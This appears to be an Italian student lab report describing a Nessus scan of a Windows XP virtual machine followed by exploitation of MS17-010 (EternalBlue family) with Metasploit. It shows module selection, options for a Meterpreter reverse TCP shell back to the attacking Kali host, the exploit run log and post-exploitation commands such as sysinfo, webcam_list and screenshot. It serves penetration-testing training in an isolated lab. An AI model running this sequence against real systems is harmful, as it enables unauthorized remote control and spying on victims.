          TX packets:2256 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:171036 (167.0 KB)  TX bytes:135518 (132.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:175 errors:0 dropped:0 overruns:0 frame:0
          TX packets:175 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50637 (49.4 KB)  TX bytes:50637 (49.4 KB)
```



# Vulnerabilities Windows-XP

## Dispositivi coinvolti

MACCHINA KALI: 192.168.200.100

MACCHINA WIND-XP: 192.168.200.200

## Strumenti utilizzati

NESSUS:

STRUMENTO UTILIZZATO PER LA SCANSIONE DELLE  
VULNERABILITÀ E POTENZIALI PROBLEMI DI SICUREZZA.

METASPLOIT:

METASPLOIT “FRAMEWORK OPEN-SOURCE” USATO PER  
IL PENETRATION TESTING E LO SVILUPPO DI EXPLOIT

Build Week 2

[← Back to My Scans](#)

Hosts 1

Vulnerabilities 19

Notes 1




History 1

Filter ▾

Search Vulnerabilities



19 Vulnerabilities

<input type="checkbox"/>	Sev ▾	CVSS ▾	VPR ▾	Name ▲	Family ▲
<input type="checkbox"/>	CRITICAL	10.0		Microsoft Windows XP Unsupported Inst...	Windows
<input type="checkbox"/>	MIXED	...	...	 Microsoft Windows (Multiple Issues)	Windows
<input type="checkbox"/>	HIGH	7.3	6.6	SMB NULL Session Authentication	Misc.
<input type="checkbox"/>	MIXED	...	...	 SMB (Multiple Issues)	Misc.
<input type="checkbox"/>	INFO	...	...	 SMB (Multiple Issues)	Windows
<input type="checkbox"/>	INFO			Nessus SYN scanner	Port scanner



# MS017-010

Abbiamo effettuato una scansione Nessus sulla macchina Windows-XP. Questo tool effettua una serie di test automatici su servizi e porte aperte, cercando di individuare vulnerabilità e potenziali problemi di sicurezza, fornendoci un resoconto dettagliato della scansione fatta. Oggi cercheremo di mitigare la vulnerabilità ad alto rischio, del servizio MS017-010 testando la sua “effettiva” vulnerabilità effettuando l’Exploit su di essa.

Build Week 2 / Plugin #97833 Configure

[Back to Vulnerability Group](#)

Hosts 1 Vulnerabilities 19 Notes 1 History 1

**HIGH** MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) ...

**Description**  
The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

**Solution**  
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

Con Metasploit si ricerca un Exploit adatto a sfruttare le vulnerabilità del servizio SMB. Qui affianco sono illustrati alcuni degli Exploit che possono essere d'aiuto e fra loro ne scegliamo uno. Successivamente scegliamo un payload adatto fra le varie opzioni. Qui affianco illustriamo entrambe le situazioni.

```
msf6 > search MS17-010
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue Windows Kernel Pool Corruption	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote
1	exploit/windows/smb/ms17_010_psexec Synergy/EternalChampion SMB Remote Windows Code Execution	2017-03-14	normal	Yes	MS17-010 EternalRomance/Eternal
2	auxiliary/admin/smb/ms17_010_command Synergy/EternalChampion SMB Remote Windows Command Execution	2017-03-14	normal	No	MS17-010 EternalRomance/Eternal
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	MS17-010 SMB DOUBLEPULSAR Remote Code Ex ecution

```
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

```
msf6 > use
```

```
Usage: use <name|term|index>
```


```
Interact with a module by name or search term/index.  
If a module name is not found, it will be treated as a search term.  
An index from the previous search results can be selected if desired.
```

```
Examples:
```

```
use exploit/windows/smb/ms17_010_eternalblue
```

```
use eternalblue  
use <name|index>
```

```
search eternalblue  
use <name|index>
```





```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS	192.168.200.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```


Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.200.100	yes	The listen address (an interface may be specified)
LPORT	7777	yes	The listen port

```


Exploit target:
```

Id	Name
0	Automatic

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```


Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.200.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```


Exploit target:
```

Id	Name
0	Automatic

Scelto il modulo Exploit e il payload si passa alla configurazione inserendo i dati necessari al corretto funzionamento, esempio (rhost, rport, lport). Qui sopra vediamo il confronto fra la tabella con i dati mancanti e quella compilata con i dati richiesti.



L'immagine qui raffigurata evidenzia come sia stata avviata una sessione della Shell Meterpreter nella macchina target, questo significa che l'exploit è avvenuto con successo e dunque il servizio è effettivamente vulnerabile. Ottenuta la sessione possiamo usare i comandi linux e visualizzare le configurazioni di rete della macchina target, controllare il tipo di sistema operativo, se VM o meno, oppure se sono presenti webcam attive.

```
lport => 7777  
msf6 exploit(windows/smb/ms17_010_psexec) > run
```

```
[*] Started reverse TCP handler on 192.168.200.100:7777  
[*] 192.168.200.200:445 - Target OS: Windows 5.1  
[*] 192.168.200.200:445 - Filling barrel with fish... done  
[*] 192.168.200.200:445 - | Entering Danger Zone |  
[*] 192.168.200.200:445 - [*] Preparing dynamite...  
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!  
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!  
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-barrel
```

```
meterpreter > ifconfig
```

```
Interface 1  
-----  
Name       : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU        : 1520  
IPv4 Address : 127.0.0.1  
  
Interface 2  
-----  
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti  
Hardware MAC : 08:00:27:34:30:be  
MTU        : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > sysinfo
```

```
Computer      : TEST-EPI  
OS            : Windows XP (5.1 Build 2600, Service Pack 3).  
Architecture  : x86  
System Language : it_IT  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x86/windows
```

```
meterpreter > run post/windows/gather/checkvm
```

```
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine
```

```
meterpreter > webcam_list
```

```
[-] No webcams were found
```

```
meterpreter > screenshot
```

```
Screenshot saved to: /root/OJJWoUYi.jpeg
```

```
meterpreter > 
```



**Negli screen qui a fianco possiamo vedere come, attraverso la shell creata, possiamo effettuare e recuperare uno screenshot del desktop della macchina vittima.**

```
(root@kali)-[~]
# ls
OJJWoUYi.jpeg

(root@kali)-[~]
# open OJJWoUYi.jpeg

(root@kali)-[~]
# xxd -l 10000 -c 10000 -s 0 -p /dev/urandom > /tmp/evil.png

** (ristretto:37734): WARNING **: 06:13:40.954: Failed to initialize Xfconf: Failed to execute child process "dbus-launch" (No such file or directory)

** (ristretto:37734): WARNING **: 06:13:40.959: Unable to create a D-Bus proxy for the thumbnailing service: Fai

(root@kali)-[~]
#
```



**FINE**

